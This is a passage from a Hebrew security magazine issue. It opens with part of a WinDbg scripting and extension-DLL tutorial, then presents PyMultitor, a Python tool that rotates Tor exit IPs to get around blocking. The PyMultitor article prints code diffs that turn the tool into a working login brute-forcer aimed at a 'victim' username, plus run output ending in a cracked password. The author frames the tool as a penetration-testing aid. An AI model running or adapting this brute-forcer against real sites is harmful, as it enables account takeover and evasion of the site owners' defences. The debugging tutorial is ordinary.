במקרה זה, המידע שרצינו לעבוד עליו היה קיים ישירות בזיכרון ובאוגרים, ולכן יכולנו לגשת אליהם ישירות. במקרים מסוימים אחרים, יש לנו פקודה שימושית שפולטת כמות גדולה של טקסט, ועלינו לפרסר את הפלט שלה ולהפעיל עליו פקודות נוספות. למשל, בתהליכי .NET., נוכל להשתמש בפקודה !DumpHeap המציגה רשימה של אובייקטים מסוג מסוים ומאפשרת להתבונן בפרטים עליהם. אבל מה אם אנו רוצים לקבל רשימה של כל האובייקטים מסוג מסוים ואז להריץ פקודה נוספת עבור כל אובייקט? כאן יכולות הסקריפטינג של WinDbg נכנסות לפעולה.

הפקודה הבאה עוברת על כל האובייקטים מסוג System.String בזיכרון, ומציגה עבור כל אחד את תוכן המחרוזת אותה הוא מייצג. בדרך אנו משתמשים בפקודה foreach., שהיא הדרך לפרסר פלט של פקודה אחרת שורה-שורה:

```
.foreach /pS 3 /ps 2 (string {!dumpheap -type System.String}) { !dumpobj
-nofields string }
```

כדי להבין את הפקודה הזאת, עלינו להתחיל מלהבין איך נראה הפלט של הפקודה הפנימית, המציגה את רשימת כל המחרוזות. הפלט שלה נראה בערך כך[7]:

```
0:018> !dumpheap -type System.String
 Address       MT     Size
02d71228 735bacc0       14
02d71254 735bacc0      128
02d712d4 735bacc0      196
02d71408 735bacc0       22
02d71420 735bacc0       78
02d714b4 735bacc0       28
02d714d0 735bacc0       68
02d71514 7356ab98       88
02d7156c 735bacc0       28
...
```

מכיוון שמעניינת אותנו למעשה רק העמודה הראשונה מבין השלוש, אנו משתמשים באפשרויות pS/ ו-ps/ של הפקודה foreach. - אלה גורמות ללולאה לדלג על ערכים מסוימים (שלושה בהתחלה עבור הכותרות של הטבלה, ולאחר מכן שני ערכים בכל פעם כדי להתייחס רק לעמודה השמאלית).

לבסוף, נתבונן בדוגמה שבה נשתמש בתנאים. נניח שאנו רוצים לעצור (או להדפיס הודעה) בכל פעם שהתוכנית נכשלת בניסיון הקצאת זיכרון בפונקציה malloc. יתר על כן, כאשר כישלון כזה מתרחש, נרצה להדפיס את גודל ההקצאה שהתבקש (שהרי בקשות הקצאה גדולות במיוחד עלולות לגרום ל-malloc להיכשל).

הפקודה הבאה מגדירה נקודת עצירה שמבצעת את מה שאנו רוצים, בשני שלבים. בשלב הראשון, כאשר אנו נכנסים לתוך הפונקציה malloc, אנו שומרים במשתנה זמני t0 את גודל ההקצאה המבוקש. בשלב השני, כאשר הפונקציה חוזרת (ואנו מגיעים לנקודה זו בעזרת הפקודה gu), אנו בודקים את ערך החזרה (באוגר RAX - שם הוא יהיה במערכת 64-ביט) ואם הוא 0, אנו יודעים שההקצאה נכשלה ומדפיסים את המידע הדרוש:

```
bp msvcrt!malloc "r $t0 = poi(@esp+4); gu; .if (@eax == 0) { .printf
\"malloc failed, requested alloc size: %d\n\", @$t0 }"
```

שימו לב שבפקודה הנ"ל השתמשנו גם בפקודה printf., העוזרת מאוד כשאנו רוצים להדפיס ערכים מורכבים מתוך הסקריפטים שלנו. יש ל-printf. פחות או יותר את אותה התנהגות כמו ל-printf הרגילה, אבל תמיד כדאי להביט בתיעוד.

[7] למען האמת, אני משתמש כאן בפקודה DumpHeap! בצורתה זו רק לשם ההמחשה של שימושיות הפקודה foreach. - בפועל, ניתן לבקש מ- DumpHeap! לייצר פלט נקי יותר (עמודה אחת בלבד בכל שורה) על ידי הוספת - short לפקודה. במקרה כזה, לא היינו צריכים להשתמש בדגלים ps/ ו- pS/.

סקריפטים מורכבים

כבר בדוגמאות הקצרות שראינו קודם, לכתוב את כל התוכנית בשורה אחת נראה לא נוח במיוחד, ובטח לא מועיל מבחינת תחזוקה. לכן WinDbg מאפשר גם לטעון סקריפט שלם (בעל מספר שורות) מתוך קובץ נפרד, ואפילו להעביר פרמטרים בשורת הפקודה של הסקריפט כדי לגרום לו להתנהג כך או אחרת.

ראשית, אם פשוט נעביר את התוכן של אחת מהתוכניות הנ"ל לקובץ טקסט, נוכל להריץ אותה משם כסקריפט (ובמקרה כזה נוכל גם להוסיף לתוכנית הערות, בשורות המתחילות ב-$$). למשל, ניצור קובץ בשם stackwalk.wds ונשים בו את התוכנית הבאה, המבצעת מעבר ידני על מבנה המחסנית בעזרת הרשימה המקושרת שמתחילה באוגר EBP (זהו מבנה המחסנית במערכות 32-ביט):

```
$$ Walk the stack from EBP downwards until we reach 0
.for (r $t0 = @ebp; poi(@$t0) != 0; r $t0 = poi(@$t0)) {
  $$ Display the symbols closest to the potential return address on
stack
  ln poi(@ebp+4)
}
```

כעת נוכל להריץ את התוכנית מכל נקודה ב-WinDbg (כולל מנקודת עצירה באופן אוטומטי), באמצעות הפקודה הבאה:

```
$$>< stackwalk.wds
```

ובכן, מה אם הסקריפט שלנו זקוק לפרמטרים? לדוגמא, נניח שאנו רוצים לכתוב סקריפט העובר על רשימה מקושרת של מספרים ומציג אותם. כל חוליה ברשימה המקושרת מוגדרת כך:

```
typedef struct _LIST_NODE {
  struct _LIST_NODE *Next;
  int Value;
} LIST_NODE;
```

במקרה כזה, יהיה הגיוני לצפות שהסקריפט שלנו יקבל כפרמטר מצביע לתחילת הרשימה - או - אפילו יותר טוב - שם של משתנה מקומי או פרמטר של פונקציה שמצביע לתחילת הרשימה. כדי לקבל את ערכו של הפרמטר, הסקריפט שלנו ישתמש במשתנה המיוחד ${$arg0}:

```
$$ Assume this is in a file called walklist.wds
$$ Checks to see if there *is* a first argument at all
.if (${/d:$arg0} == 0) {
  .echo This script requires at least one argument
} .else {
  .for (r? $t0 = (_LIST_NODE*)${$arg0}; @$t0 != 0; r? $t0 = @$t0->Next)
{
    .printf "value = %d\n", @@(@$t0->Value)
  }
}
```

בסקריפט הנ"ל, השתמשנו ביכולת חשובה נוספת של WinDbg, והיא היכולת לבצע ולחשב ביטויים בתחביר C/C++. הפקודה המיוחדת ?r (בניגוד ל-r) מבצעת השמה למשתנה זמני תוך שמירה על הטיפוס המקורי, וכך בדוגמה שלנו $t0 הוא מסוג *LIST_NODE_. בהמשך, האופרטור המיוחד @@ גורם ל-WinDbg להתייחס לביטוי באמצעות תחביר C/C++, שאינו ברירת המחדל. לפרטים נוספים על שני מצבי הביטויים (Expression Modes) הנתמכים ב-WinDbg, עיינו בתיעוד של המוצר.

כדי להפעיל את הסקריפט הנ"ל, אנו זקוקים רק למשתנה מקומי, פרמטר, או אפילו סתם כתובת בזיכרון המכילה מצביע לראש הרשימה המקושרת. נניח ש-head הוא משתנה כזה, מסוג *LIST_NODE - אז נוכל להפעיל את הסקריפט שלנו כך:

```
$$>a< walklist.wds head
```

לסיום נושא הסקריפטים, כדאי לציין שסקריפטים יכולים גם להיות רקורסיביים. יש מקרים בהם זה בלתי נמנע - למשל, כאשר צריך לעבור על מבנה נתונים שהוא בתורו רקורסיבי, כמו עץ בינארי. סקריפטים רקורסיביים חורגים מגבולותיו של מאמר זה ודורשים טריקים עדינים כדי לא לדרוס את המשתנים הזמניים ($t0 - $t19) במהלך הפעלה רקורסיבית. פרטים נוספים ודוגמה שלמה תוכלו למצוא בבלוג שלי.

ספריות הרחבה (Extension DLLs)

כל מאמר על WinDbg לא יכול להתעלם מחבילות ההרחבה הרבות והעשירות שכלי זה מציע. ספריות הרחבה (Extension DLLs) ל-WinDbg מכילות אוסף של פונקציות גלובאליות שיכולות לקבל קלט, לייצר פלט, ולגשת לזיכרון של התהליך ולפקודות של WinDbg לצורך פעולתן. היום, WinDbg מציע שלושה מודלים לפיתוח ספריות הרחבה (כולל אפשרות לפתח חבילות הרחבה ב-C++), אבל כאן אנו נבחן רק את המודל המקורי, ה-WDbgExts, שהוא פשוט יחסית לשימוש אך קצת מוגבל ביכולותיו. לפרטים על האפשרויות הנוספות, אני מפנה אתכם כרגיל לתיעוד של WinDbg.

להלן שלד בסיסי של חבילת הרחבה טיפוסית בעלת פקודת הרחבה אחת בשם allwaits!. פקודה זו מנסה לאתר במחסנית של החוט (thread) הנוכחי את הפונקציה WaitForMultipleObjects, ולהדפיס פרטים על ידיות אובייקטי הסנכרון שהחוט ממתין לשחרורם (הפקודה תעבוד במערכות 32-ביט בלבד, שכן במערכות 64-ביט הפרמטרים אינם מועברים במחסנית).

```
#include <windows.h>
#include <wdbgexts.h>
EXT_API_VERSION g_ExtApiVersion = {
      5 ,
      5 ,
      EXT_API_VERSION_NUMBER ,
      0
} ;
WINDBG_EXTENSION_APIS ExtensionApis = {0};
```

```
USHORT SavedMajorVersion = 0xF;
USHORT SavedMinorVersion = 0;

LPEXT_API_VERSION __declspec(dllexport) ExtensionApiVersion (void)
{
      return &g_ExtApiVersion;
}

VOID __declspec(dllexport) WinDbgExtensionDllInit (
      PWINDBG_EXTENSION_APIS lpExtensionApis,
      USHORT usMajorVersion,
      USHORT usMinorVersion)
{
      ExtensionApis = *lpExtensionApis;
}
__declspec(dllexport) DECLARE_API (allwaits)
{
      BOOL detail = FALSE;
      EXTSTACKTRACE stackFrames[20];
      ULONG frames;
      CHAR symbol[1024];
      ULONG i;

      if (strlen(args) > 0 && 0 == strcmp(args, "-detail"))
      {
            detail = TRUE;
      }

      frames = StackTrace(0, 0, 0, stackFrames, ARRAYSIZE(stackFrames));
      if (frames == 0)
      {
            dprintf("Failed to obtain stack trace\n");
      }

      for (i = 0; i < frames; ++i)
      {
            ULONG_PTR offset;
            GetSymbol((PVOID)stackFrames[i].ProgramCounter, symbol,
&offset);
            if (strstr(symbol, "WaitForMultipleObjects") != NULL)
            {
                  ULONG read;
                  ULONG count;
                  ULONG_PTR handles;
                  ULONG j;

                  ReadMemory(stackFrames[i].FramePointer+8, &count,
                              sizeof(count), &read);
                  ReadMemory(stackFrames[i].FramePointer+12, &handles,
                              sizeof(handles), &read);
                  dprintf("Waiting on %d handles at 0x%08x\n",
                          count, handles);

                  if (FALSE == detail)
                        return;
```

```
                    for (j = 0; j < count; ++j)
                    {
                          HANDLE handle;
                          ReadMemory(handles + j*sizeof(HANDLE), &handle,
                                      sizeof(handle), &read);
                          dprintf("\tHandle #%d: 0x%08x\n", j, handle);
                    }
                    return;
              }
        }
}
```

על בסיס הפונקציות ReadMemory, WriteMemory, GetSymbol, GetExpression, dprintf וכמה אחרות ניתן לבנות חבילות הרחבה המחפשות ערכים בזיכרון, ממשות לולאות או תוכניות רקורסיביות מורכבות, ומבצעות דברים רבים אחרים שנוח יותר לכתוב בשפה "אמיתית" כמו C/C++ מאשר בשפת הסקריפטינג ה"מיוחדת" של WinDbg.

סיכום

במאמר זה ראינו מספר דרכים לבצע אוטומציה ל-WinDbg, ואף ראינו כיצד להרחיב את המנוע המובנה באמצעות ספריות הרחבה. מגוון האפשרויות הנפרשות בפני מי ששולט ביכולות אלה עצום, והדוגמאות שראינו הן רק קצה הקרחון של הפוטנציאל הטמון בהן. אם אתם רגילים ל-gdb, ייתכן שכבר יצא לכם לכתוב סקריפטים מורכבים ששולטים על הדיבאגר שלכם. אבל אם בדרך כלל אתם משתמשים ב-Visual Studio, עולם שלם מחכה מעבר לפינה.

למידע נוסף על WinDbg ובפרט יכולות הסקריפטינג וההרחבה שלו אני ממליץ על הספרים Advanced Windows Debugging של Mario Hewardt ו-Inside Windows Debugging של Tareek Soulami. שני הספרים מביאים דוגמאות ותרחישים אמיתיים לשימוש בפקודות מתקדמות של WinDbg ובסקריפטים פשוטים ומורכבים.

על המחבר

סשה גולדשטיין הוא ה-CTO של קבוצת סלע, חברת ייעוץ, הדרכה ומיקור חוץ בינלאומית עם מטה בישראל. סשה אוהב לנבור בקרביים של Windows וה-CLR, ומתמחה בניפוי שגיאות ומערכות בעלות ביצועים גבוהים. סשה הוא מחבר הספר Pro .NET Performance., ובין היתר מלמד במכללת סלע קורסים בנושא .NET Debugging ו-Windows Internals. בזמנו הפנוי, סשה כותב בלוג על נושאי פיתוח שונים.

PyMultitor - אלף אתרים לא יצליחו לעצור אותי

מאת תומר זית

הקדמה - Tor בשתי מילים

Tor הינה תשתית המאפשרת תקשורת אנונימית ברחבי האינטרנט ("אפשר להתווכח על זה"), רשת Tor גדלה בכל יום וכבר מכילה מעל 4,500 שרתים, כל שרת מאפשר יציאה אנונימית לאינטרנט, זה אומר שכל שרת יכול לשמש אותנו כפרוקסי אנונימי ולתת לנו כתובת IP שונה. התקשורת שתצא ממחשב המשתמש לשרתים של Tor תהיה מוצפנת ובכך תהיה קשה יותר לאיתור. למידע נוסף על ToR:

https://www.torproject.org/about/overview.html.en

למה בחרתי ב-Tor?

בניגוד לשירותי הפרוקסי השונים שלא מחזיקים הרבה זמן, Tor מאוד יציבה, מכילה מספר גדול של שרתים ומאפשרת אנונימיות ברמה יותר גבוהה משרתי הפרוקסי שחלקם אינם אנונימיים כלל. ל-Tor יש Framework וגם אפשרות לבקש זהויות שונות.

מטרת הפרוייקט

רציתם פעם להיות בכמה מקומות במקביל? יום אחד שאלתי את עצמי האם זה אפשרי, כך יצא שהתחלתי לממש את הפרוייקט. כשאתם באמצע בדיקות חוסן (PenTesting) וישנן בעיות הנובעות מחסימת כתובת ה-IP של שרת התקיפה, זה פשוט יכול להוציא מהדעת, לכן החלטתי לפתח סקריפט שיתן Framework ופתרון הולם לבעיה זו. כשמספר כתובות ה-IP גדול ישנו סיכוי גבוה יותר להשיג תוצאות טובות, ניצן לשלב זאת עם מתקפות כגון Bruteforce, WAF Bypass.

איך PyMultitor עובד?

PyMultitor עובד עם EventLoop (Gevent) וריבוי תהליכים של Tor (Sub Processes), כל תהליך של Tor אחראי על כתובת IP (Proxy) בינינו לבין המטרה. כמו כן לכל תהליך של Tor ישנן 2 כתובות - כתובת יציאה לאינטרנט (Socks 4a Proxy) וכתובת ניהול. בכל פעם שהוחלט בקוד שכתובת IP נחסמה, ישנה אפשרות לקרוא לפונקציה אשר תפקידה להחליף את הזהות של Tor ובכך לקבל כתובת IP חדשה. הבקשה שנחסמה תחזור על עצמה והתהליך הבדיקות לא יעצור.

המבנה של PyMultitor

TorConnection:

מחלקה זו מכילה את כל המאפיינים של Tor, פורט השליטה, פורט היציאה, קונפיגורציה של Tor, התהליך של Tor, פרוקסי (Https / Https בשביל requesocks), דגל המאפשר בדיקה האם ה-IP פנוי לקבלת בקשות ומשתנה הבודק מתי התחלפה כתובת ה-IP בפעם האחרונה (Tor מוכנים לקבל בקשת החלפה כל 10 שניות). המחלקה גם מכילה פונקציות כמו פתיחה, ושינוי זהות (כתובת IP).

TorConnectionCollector:

מחלקה זו מכילה בתוכה רשימה של TorConnections, תפקידה של מחלקה זו הוא לאגד בתוכה את כל ה-TorConnections ולחלק אותם למשימות השונות. הפונקציה שאחראית על החלוקה היא getFreeConnection, הפונקציה בודקת מי ה-TorConnection החופשי וכך הפונקציה הראשית יכולה להשתמש בו.

על מנת להחליף את פעולות התוכנית יש לשנות את הפונקציה pool_function, כדי לגרום לתוכנה לבצע התקפת Bruteforce במקום להראות את כתובות ה-IP אפשר לייצר מחלקה שמחלקת סיסמאות בצורה סידרתית. לאחר מכן צריך לבדוק האם כתובת ה-IP נחסמה (אם כן יש לקרוא לפונקציה שמחליפה את כתובת ה-IP) כמו כן יש גם לבדוק האם הכניסה הצליחה (אם כן יש לייצר דגל שיגיד לכל התהליכים להיסגר).

דוגמאות לשימוש

מעבר מ-PoC ל-Bruteforce:

התמונות המצורפות נלקחו מעמוד הפרוייקט ב-Gitlab, באדום מסומנות שורות הקוד שהוסרו מהפרויקט המקורי ובירוק שורות הקוד שהוספו.

בתמונה הבאה, ניתן לראות את שינוי ה-%d ל-%s, שינוי זה נובע מהחלפת המספור הרץ לסיסמאות, לאחר מכן שיניתי את קישור בקשת הHTTP מdyndns לדף בדיקות שהכנתי מראש כמו כן שיניתי את שיטת השליחה מ-GET ל-POST והוספתי פרמטרים (user, pass, login):

MultiTor.py — View file @ 63a96bb

```
...  ...  @@ -12,7 +12,7 @@ patch_all()
 12   12   from TorConfig import *
 13   13   from gevent.pool import Pool
 14   14   from gevent import Timeout
 15       -from re import findall
      15   +from sys import exit
 16   16   from os import makedirs
 17   17   from time import time as now
 18   18   from requesocks import request
...  ...  @@ -114,7 +114,7 @@ class TorConnection(object):
114  114       def changeIp(self, i, msg):
115  115           #Tor Need 10 Seconds(TOR_TIMEOUT) Difference Between Id Changes
116  116           if (now() - self.__lastTimeIpChanged) >= torCfg.TOR_TIMEOUT:
117      -            print "%s\t->\t%d) ChangeIP (%s)" % (self.getId(), i, msg)
     117  +            print "%s\t->\t%s) ChangeIP (%s)" % (self.getId(), i, msg)
118  118
119  119               #Check If TimedOut
120  120               timedOut = True
...  ...  @@ -187,15 +187,16 @@ def pool_function(torRange):
187  187       torId = torConn.getId()
188  188       size = len(torRange)
189  189
190      -    print "%s\t->\tStart (%d - %d)" % (torId, torRange[0], torRange[-1])
     190  +    print "%s\t->\tStart (%s - %s)" % (torId, torRange[0], torRange[-1])
191  191       i = 0
192  192
193  193       #Using A While Loop - For Loop Cant Move Backwards
194  194       while i < size:
195  195           try:
196  196               #Send Request
197      -            req = request(method="GET",
198      -                          url="http://checkip.dyndns.org/",
     197  +            req = request(method="POST",
     198  +                          url="http://RealGame.co.il/multitor/",
     199  +                          data={'user': username, 'pass': torRange[i], 'login': 'Login'},
199  200                           timeout=torCfg.REQUEST_TIMEOUT,
200  201                           headers=torCfg.HEADERS,
201  202                           proxies=proxies)
...  ...  @@ -209,8 +210,15 @@ def pool_function(torRange):
209  210                   ipChanged = torConn.changeIp(torRange[i], ex)
210  211               continue
211  212
```

בתמונה הבאה ניתן לראות הוספה של מספר בדיקות:

- בדיקה האם כתובת ה-IP נחסמה - אם כן יש קריאה לפונקציה שאחראית על שינוי הזהות (כתובת IP).
- בדיקה האם מצאנו את הסיסמה - אם כן יש קריאה לפונקציה שיוצאת מהתוכנית.

במקרה שלא הצלחנו ולא נחסמה כתובת ה-IP שלנו, הסיסמה לא נכונה ואנו ממשיכים הלאה.

כמו כן, ניתן לראות את השינויים בפונקציה הראשית:

- משתנה גלובלי passwords אשר מכיל רשימה של הסיסמאות אותן אנו בודקים,
- משתנה גלובלי username אשר מכיל את שם המשתמש אותו אנו בודקים.
- בדיקה האם קיים הקובץ password.lst, אם לא יש צורך להכניס את המיקום המלא של קובץ הסיסמאות.
- שינוי פרמטר השליחה לפונקצית pool_function מrangem לחלק מרשימת הסיסמאות.

```
212     -       #Print Result
213     -       print "%s\t->\t%d) %s" % (torId, torRange[i], "".join(findall(r"[0-9]+(?:\.[0-9]+){3}", res)))
    213 +       if 'Blocked' in res:
    214 +           torConn.changeIp(torRange[i], "IP Address Blocked!")
    215 +           continue
    216 +       elif not (('user' in res) and ('pass' in res)):
    217 +           print "Succeed ({0} : {1}).".format(username, torRange[i])
    218 +           exit()
    219 +       else:
    220 +           print "%s\t->\t%s) Failed" % (torId, torRange[i])
    221 +
214 222         i += 1
215 223
216 224     #Change IP
... ... @@ -223,8 +231,25 @@ def pool_function(torRange):
223 231
224 232
225 233 def main():
226     -   global torCfg, torConnColl, passPhraseHash
    234 +   global torCfg, torConnColl, passPhraseHash, passwords, username
    235 +
    236 +   #Basic Configuration
227 237     torCfg = BasicConfiguration()
    238 +
    239 +   #Enter Username
    240 +   username = raw_input("Please Enter Victim Username: ")
    241 +
    242 +   #Passwords File
    243 +   passwords_file = path.join(getcwd(), "password.lst")
    244 +   if not path.exists(passwords_file):
    245 +       passwords_file = raw_input("Please Enter The Passwords File Path: ")
    246 +   passwords = open(passwords_file, "rU").read().splitlines()
    247 +
    248 +   #Check Passwords File Length (Avoid Corruption)
    249 +   passwords_length = len(passwords)
    250 +   if torCfg.END > passwords_length:
    251 +       torCfg.END = passwords_length
    252 +
228 253     #Force To Kill All Tor Processes
229 254     kill_tor_processes()
230 255
... ... @@ -244,14 +269,14 @@ def main():
244 269         #Create The Threads Pool
245 270         torPool = Pool(size=torCfg.MAX_NUM_OF_THREADS)
246 271         for i in xrange(torCfg.START, torCfg.END, torCfg.INC):
247     -           torPool.spawn(pool_function, range(i, i + torCfg.INC))
    272 +           torPool.spawn(pool_function, passwords[i: i + torCfg.INC])
```

בתמונה הבאה ניתן לראות את השינוי בקונפיגורציה (לאלה שלא מכירים את קובץ הקונפיגורציה מהפרויקט יש לעבור ב-Github מ-Master Brnach ל-Configurable Branch):

torCfg.conf 170 Bytes — edit | raw | blame | history

```
1  [parameters]
2  PASS_PHRASE = lol
3  MAX_NUM_OF_THREADS = 4
4  REQUEST_TIMEOUT = 15
5  MAX_RETRIES = 2
6  CONTROL_START_PORT = 9050
7  SOCKS_START_PORT = 5050
8  START = 0
9  END = 400
10 INC = 50
```

וכמובן, דוגמא של פלט התוכנה לאחר ריצה מוצלחת:

```
Please Enter Victim Username: Admin
Tor_5050      ->      Oct 29 00:44:37.000 [notice] Bootstrapped 80%: Connecting to the Tor network.
Tor_5050      ->      Oct 29 00:44:39.000 [notice] Bootstrapped 85%: Finishing handshake with first hop.
Tor 5050      ->      Oct 29 00:44:39.000 [notice] Bootstrapped 90%: Establishing a Tor circuit.
Tor 5050      ->      Oct 29 00:44:39.000 [notice] Bootstrapped 100%: Done.
Tor 5050      ->      Up & Running!
Tor_5051      ->      Oct 29 00:44:40.000 [notice] Bootstrapped 80%: Connecting to the Tor network.
Tor_5051      ->      Oct 29 00:44:41.000 [notice] Bootstrapped 85%: Finishing handshake with first hop.
Tor_5051      ->      Oct 29 00:44:41.000 [notice] Bootstrapped 90%: Establishing a Tor circuit.
Tor 5051      ->      Oct 29 00:44:42.000 [notice] Bootstrapped 100%: Done.
Tor 5051      ->      Up & Running!
Tor 5052      ->      Oct 29 00:44:43.000 [notice] Bootstrapped 80%: Connecting to the Tor network.
Tor_5052      ->      Oct 29 00:44:44.000 [notice] Bootstrapped 85%: Finishing handshake with first hop.
Tor_5052      ->      Oct 29 00:44:44.000 [notice] Bootstrapped 90%: Establishing a Tor circuit.
Tor_5052      ->      Oct 29 00:44:46.000 [notice] Bootstrapped 100%: Done.
Tor 5052      ->      Up & Running!
Tor 5053      ->      Oct 29 00:44:47.000 [notice] Bootstrapped 80%: Connecting to the Tor network.
Tor 5053      ->      Oct 29 00:44:48.000 [notice] Bootstrapped 85%: Finishing handshake with first hop.
Tor_5053      ->      Oct 29 00:44:49.000 [notice] Bootstrapped 90%: Establishing a Tor circuit.
Tor_5053      ->      Oct 29 00:44:49.000 [notice] Bootstrapped 100%: Done.
Tor_5053      ->      Up & Running!
Tor 5050      ->      Start (andrea - muffin)
Tor 5051      ->      Start (rabbit - alexander)
Tor 5052      ->      Start (matthew - pookie)
Tor_5053      ->      Start (123456 - fuckyou)
Tor_5052      ->      matthew) Failed
Tor 5050      ->      andrea) Failed
Tor 5051      ->      rabbit) Failed
Tor_5052      ->      miller) Failed
Tor_5052      ->      tiger) Failed
Tor_5051      ->      rachel) Failed
Tor_5050      ->      anna) Failed
Tor 5052      ->      trustno1) Failed
Tor 5052      ->      alex) Failed
Tor_5051      ->      rocket) Failed
Tor_5052      ->      apple) ChangeIP (IP Address Blocked!)
Tor_5050      ->      anthony) Failed
Tor 5051      ->      rose) Failed
Tor 5050      ->      asdfjkl;) Failed
Tor 5051      ->      smile) Failed
Tor_5050      ->      ashley) Failed
Tor_5051      ->      sparky) ChangeIP (IP Address Blocked!)
Tor 5050      ->      basketball) ChangeIP (IP Address Blocked!)
Tor_5053      ->      123456) ChangeIP (Request timed out.)
```

```
Tor_5053      ->      123456) Failed
Tor_5053      ->      12345) Failed
Tor_5053      ->      password) Failed
Tor 5051      ->      sparky) Failed
Tor 5050      ->      basketball) ChangeIP ((6, 'TTL expired'))
Tor 5053      ->      password1) Failed
Tor_5052      ->      apple) ChangeIP (Request timed out.)
Tor_5051      ->      spring) Failed
Tor_5051      ->      steven) Failed
Tor 5051      ->      success) Failed
Tor 5053      ->      123456789) Failed
Tor 5051      ->      sunshine) Failed
Tor_5051      ->      victoria) ChangeIP (IP Address Blocked!)
Tor_5053      ->      12345678) ChangeIP (IP Address Blocked!)
Tor_5053      ->      12345678) Failed
Tor 5053      ->      1234567890) Failed
Tor 5053      ->      abc123) Failed
Tor 5053      ->      computer) Failed
Tor_5051      ->      victoria) ChangeIP ((6, 'TTL expired'))
Tor_5053      ->      tigger) Failed
Tor_5053      ->      1234) ChangeIP (IP Address Blocked!)
Tor 5050      ->      basketball) ChangeIP (Request timed out.)
Tor_5052      ->      apple) ChangeIP (Request timed out.)
Tor_5050      ->      basketball) Failed
Tor_5050      ->      beavis) Failed
Tor_5050      ->      black) Failed
Tor 5052      ->      apple) Failed
Tor 5050      ->      bob) Failed
Tor_5050      ->      booboo) Failed
Succeed (Admin : garfield).
Interrupted

Process finished with exit code 2
```

מטרות עתידיות:

המטרה העיקרית היא להקל על המתכנתים לעבוד עם ה-Framework, לייצר מחלקה מסודרת שתהיה אחראית על קונפיגורציה מסודרת, מחלקה שתהיה אחראית על פעולות ותאפשר לשלב פעולות שונות כמו Fuzzing, XSS, LFI, Bruteforce ועוד. כמו כן, ניתן לשלב Multi Processing עם Gevent על מנת להאיץ את התהליך ולאפשר אסינכרוניות כמעט מלאה.

על המחבר

קוראים לי תומר זית, אני הנדסאי תוכנה ועובד בחברת ironSource בתפקיד Application Security Engineer. את הפרויקט pyMultitor, התחלתי עוד בתקופת לימודיי, אך את הצורך להרחיב אותו הרגשתי לפני מספר חודשים כשעבדתי ב-2BSecure בתפקיד היברידי בין 2 צוותים (Penetration Testing ו- Web Application Firewalls). כאשר חברי לצוות בדק אתר של מוסד מדיני. שכחו לפתוח אותו ב-WAF, לקח 3 ימים עד שפתחו לו את הגישה וכתובת ה-IP של המשרד כבר הייתה שרופה...

קישורים בנושא

My Site / Blog:

- http://RealGame.co.il

PyMultitor Source Code:

- https://github.com/realgam3/pymultitor

PyMultitor Configurable Branch:

- https://github.com/realgam3/pymultitor/tree/configurable
- Multi Ip Threaded Tor Bruteforce - Poc :
- http://www.securitytube.net/video/6876

Multi Ip Threaded Tor Bruteforce - Poc 2:

- http://www.securitytube.net/video/7038HYPERLINK

About Tor Project:

- https://www.torproject.org/about/overview.html.en

Stem Docs (Tor Python API):

- https://stem.torproject.org

Gevent (Threading Alternative - Python Lib):

- http://www.gevent.org/

Gevent Vs Threading Comparison:

- https://github.com/zacharyvoase/gevent-threading-comparison

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-46 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר! בנוסף, אנחנו עדיין מוסרים חתול מדהים בשם צ'ייסר, מי שמעוניין - שישלח מייל!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש נובמבר.

אפיק קסטיאל,

ניר אדר,

31.10.2013